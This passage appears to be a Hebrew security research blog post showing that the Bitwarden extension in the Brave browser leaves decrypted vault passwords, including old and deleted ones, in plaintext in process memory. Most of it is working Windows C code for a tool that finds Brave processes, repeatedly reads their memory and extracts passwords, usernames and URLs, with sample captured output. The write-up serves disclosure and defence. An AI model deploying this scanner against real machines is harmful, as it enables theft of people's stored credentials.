הקבוצה הראשונה, 0x0001B7 מייצגת את ה-V8 Heap מרחב הזיכרון שבו מנוע ה-JavaScript של Brave מנהל את אובייקטי ה-CipherView. הסיסמה מופיעה מספר פעמים באזור זה בשל references מרובים שיצר V8 לאורך מחזור חיי האובייקט ובינתיים כל אחד ממתין לפינוי על ידי ה-Garbage Collector:



הקבוצה השנייה, 0x000350 כוללת שני סוגי הקצאות נפרדים. חלקה הוא WASM Linear Memory שבתוכו ה-allocator של Rust מנהל את מבני הנתונים של ספריית ה-SDK. ה-garbage collector של V8 מנהל את ה-ArrayBuffer עצמו אך אינו מודע לתוכן שבתוכו ואינו יכול לאפס הקצאות בודדות בתוכו. חלקה האחר הוא IPC buffer של Chromium, הקצאה ב-PartitionAlloc, ה-allocator הנייטיב של Chromium, שנמצאת מחוץ לתחום V8 לחלוטין.

שני הסוגים חולקים תכונה אחת קריטית שמנגנוני ניקוי הזיכרון של JavaScript אינם מגיעים אליהם:



ממצא זה הוא הליבה של המחקר, ה-IPC buffer מכיל בו-זמנית את **הסיסמה הנוכחית ואת ההיסטוריה המלאה של שינויי הסיסמה, סיסמאות שנמחקו וכולן בטקסט פתוח ללא כל הצפנה בזיכרון.**

ניצול התקפי של מודל הזיכרון

למרות העובדה שבזמן שהכספת נעולה או שהתהליך אינו רץ כל התוכן מוצפן ולא נגיש, במהלך יום עבודה סטנדרטי סביר להניח שעובד יפתח את הכספת מספר פעמים על מנת להתחבר לכלים ומערכות ארגוניות. כלומר, כל תוקף בעל יכולת הרצת קוד על המכונה אפילו ללא הרשאות אדמין וללא גישה למרחב הקרנלי דרך דרייברים, יכול להריץ פיסת קוד שסורקת את זיכרון התהליך בצורה מחזורית. בכל פעם שהמשתמש פותח את הכספת, ה-blob המפוענח מופיע בזיכרון וסריקת הרקע הבאה תחלץ ממנו את כלל הסיסמאות הרגישות.

הצעד הראשון הוא מציאת ה-PID הנכון, הפונקציה find_targets מבצעת 'צילום' של כלל התהליכים הפעילים באמצעות CreateToolhelp32Snapshot, ועוברת עליהם דרך Process32First ו-Process32Next:

```
DWORD find_targets(DWORD *pids, INT max) {
    HANDLE snap = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
    if (snap == INVALID_HANDLE_VALUE) return 0;
    PROCESSENTRY32 pe;
    memset(&pe, 0, sizeof(pe));
    pe.dwSize = sizeof(pe);
    INT n = 0;
    if (Process32First(snap, &pe)) do {
        if (!strstr(pe.szExeFile, "brave.exe")) continue;
        HANDLE hp = OpenProcess(PROCESS_QUERY_LIMITED_INFORMATION, FALSE, pe.th32ProcessID);
        if (!hp) continue;
        PROCESS_MEMORY_COUNTERS pmc;
        memset(&pmc, 0, sizeof(pmc));
        pmc.cb = sizeof(pmc);
        if (GetProcessMemoryInfo(hp, &pmc, sizeof(pmc))) {
            SIZE_T mb = pmc.WorkingSetSize / (1024 * 1024);
            if (mb >= WS_MIN && mb <= WS_MAX && n < max) {
                pids[n++] = pe.th32ProcessID;
                printf("  found pid %lu: %zu MB\n", pe.th32ProcessID, mb);
            }
        }
        CloseHandle(hp);
    } while (Process32Next(snap, &pe));
    CloseHandle(snap);
    return n;
}
```

הכלי פותח handle זמני לכל תהליך עם PROCESS_QUERY_LIMITED_INFORMATION ומסמן תהליכים שה-Working Set שלהם נמצא בטווח 140-650 MB.

לאחר זיהוי התהליכים הכלי נכנס ללולאה שרצה ללא הפסקה, בכל איטרציה עבור כל PID במערך נפתח handle עם PROCESS_VM_READ על מנת לקרוא את זיכרון התהליך:

```
VOID scan(DWORD pid, BYTE *chunk) {
    HANDLE hp = OpenProcess(PROCESS_VM_READ | PROCESS_QUERY_LIMITED_INFORMATION, FALSE, pid);
    if (!hp) return;
    MEMORY_BASIC_INFORMATION mbi;
    for (ULONG_PTR addr = 0; addr < USER_MAX; ) {
        if (!VirtualQueryEx(hp, (VOID *)addr, &mbi, sizeof(mbi))) break;
        if (mbi.State == MEM_COMMIT &&
            (mbi.Protect & (PAGE_READWRITE | PAGE_EXECUTE_READWRITE |
                            PAGE_READONLY  | PAGE_EXECUTE_READ))) {
            for (SIZE_T off = 0; off < mbi.RegionSize; ) {
                SIZE_T rem = mbi.RegionSize - off;
                SIZE_T to_read = rem < CHUNK_SIZE ? rem : CHUNK_SIZE;
                SIZE_T nr = 0;
```

```
                if (ReadProcessMemory(hp, (VOID *)((ULONG_PTR)mbi.BaseAddress + off),
                                      chunk, to_read, &nr) && nr)
                    check(chunk, nr, pid, (ULONG_PTR)mbi.BaseAddress + off);
                off += (to_read >= CHUNK_SIZE && nr >= OVERLAP) ? CHUNK_SIZE - OVERLAP : to_read;
            }
        }
        ULONG_PTR next = (ULONG_PTR)mbi.BaseAddress + mbi.RegionSize;
        if (next <= addr) break;
        addr = next;
    }
    CloseHandle(hp);
}
```

VirtualQueryEx ממפה את מרחב הכתובות המלא עד לגבול היוזר-ספייס (0x00007FFFFFFFFFFF). רק regions במצב MEM_COMMIT עם הגנת קריאה נסרקים, כך שה-heap של V8, ה- WASM linear memory וה-IPC buffers עוברים את הסינון בעוד שאר הזיכרון מדולג.

הפונקציה ()check מחפשת את הרצף הבינארי או ה-"עוגן" הקבוע של:

```
\"password\":\"
```

שהוא ה-escaped של השדה כפי שהוא מופיע בתוך ה-JSON של ciphersMemory_decryptedCiphers.

הרצף מוגדר כמערך בתים ANCHOR וההשוואה מתבצעת דרך memcmp:

```
const BYTE ANCHOR[] = {'\\','"','p','a','s','s','w','o','r','d','\\','"',':','\\','"'};

VOID check(const BYTE *buf, SIZE_T size, DWORD pid, ULONG_PTR base) {
    if (size < 20) return;
    for (SIZE_T i = 0; i + sizeof(ANCHOR) < size; i++) {
        if (memcmp(buf + i, ANCHOR, sizeof(ANCHOR))) continue;
        CREDENTIAL c = {0};
        SIZE_T pl = 0, ps = i + sizeof(ANCHOR);
        for (SIZE_T j = ps; j + 1 < size && pl < FIELD_BUF - 1; j++) {
            BYTE ch = buf[j];
            if (ch == '\\' && buf[j+1] == '"') break;
            if (ch >= 32 && ch < 127) c.password[pl++] = (CHAR)ch;
            else if (ch < 32) break;
        }
        c.password[pl] = '\0';
        if (pl < PWD_MIN || seen(c.password)) { i += pl; continue; }
        SIZE_T s = i > 500 ? i - 500 : 0, e = i + 1000 < size ? i + 1000 : size;
        extract_field(buf, size, s, e, "username", c.username, FIELD_BUF);
        extract_field(buf, size, s, e, "uri",      c.uri,      FIELD_BUF);
        printf("credential captured\n"
               "  pid:      %lu\n"
               "  address:  0x%"PRIxPTR" + 0x%"PRIxPTR"\n"
               "  username: %s\n"
               "  password: %s\n"
               "  uri:      %s\n\n",
               pid,
               (uintptr_t)base, (uintptr_t)i,
               *c.username ? c.username : "(unknown)",
               c.password,
               *c.uri ? c.uri : "(unknown)");
        fflush(stdout);
        track(c.password);
        g_total++;
        i += pl;
    }
}
```

ברגע שנריץ את הכלי ונבצע פעולה כלשהי בכספת נקבל את הפלט הבא, אך בשימוש אמיתי תוקף יבחר לפעול בצורת פעולה הרבה יותר שקטה.

פרט ששווה לשים לב אליו שציינו גם לפני כן, היא שבתוך ה-blob קיימות גם גרסאות ישנות של הסיסמאות וגם סיסמאות שנמחקו מהכספת מה שמעלה את הערך של המתקפה:

```
credential captured
  pid:      24992
  address:  0x350c005e4000 + 0x6bd2
  username: AnotherUser
  password: Securesecret111

credential captured
  pid:      24992
  address:  0x350c005e4000 + 0x1024c
  username: Username
  password: SuperSecretPassword!

credential captured
  pid:      24992
  address:  0x350c005e4000 + 0x1035f
  username: Username
  password: StrongPassword12345
```

הבעיה המרכזית כפי שהקוד כתוב היא שכל קריאה ל-Win32 API כגון VirtualQueryEx, OpenProcess ו-ReadProcessMemory עוברת דרך ntdll.dll בתהליך הקורא. מערכות EDR מתקינות hooks בתחילת פונקציות אלו כדי ליירט כל קריאה, לבחון את הארגומנטים, ולהחליט אם לאפשר את ביצועה. קריאה ל-OpenProcess עם PROCESS_VM_READ על תהליך דפדפן היא אחת מחתימות טלמטריה הנפוצות ביותר שמערכות הגנה מחפשות.

הקוד המלא של הכלי יחד עם הסקריפטים נמצא בגיטהאב.

מסקנות

המחקר שהוצג מדגים פער מהותי בין המודל האבטחה המוצהר של Bitwarden לבין ההתנהגות האמיתית של האפליקציה בזיכרון, הצפנת הכספת עצמה אינה נושא המחקר משום שההצפנה מיושמת כהלכה.

בניגוד לתיעוד הרשמי שמציג פענוח לפי דרישה, בפועל LocalBackedMemoryStorageService טוען את כלל פריטי הכספת המפוענחים לתוך blob יחיד בזיכרון מיד עם הפתיחה. ה-User Key עצמו יושב בזיכרון לאורך כל הסשן, ומנגנוני ה-IPC של Chromium שומרים את הסיסמאות בטקסט פתוח באזורי זיכרון שה-garbage collector של V8 אינו מגיע אליהם כלל, כולל היסטוריית שינויי סיסמה מלאה.

מבחינת אבטחה, מסקנת המחקר היא שמנהל סיסמאות בדפדפן אינו מהווה גבול אבטחה כנגד תוקף עם יכולת הרצת קוד על המכונה. הגבול האמיתי הוא אבטחת נקודת הקצה עצמה, EDR, הגבלת הרשאות, ומניעת הרצת קוד בלתי מורשה. כל עוד נקודת הקצה נפרצת, כל תוכן רגיש שאוחסן עליה בצורה כלשהי נחשב חשוף.

מקווה שהצלחתי לחדש משהו לקוראים הוותיקים והחדשים כאחד, מוזמנים להתחבר בלינקדאין או לבקר בבלוג האישי שלי!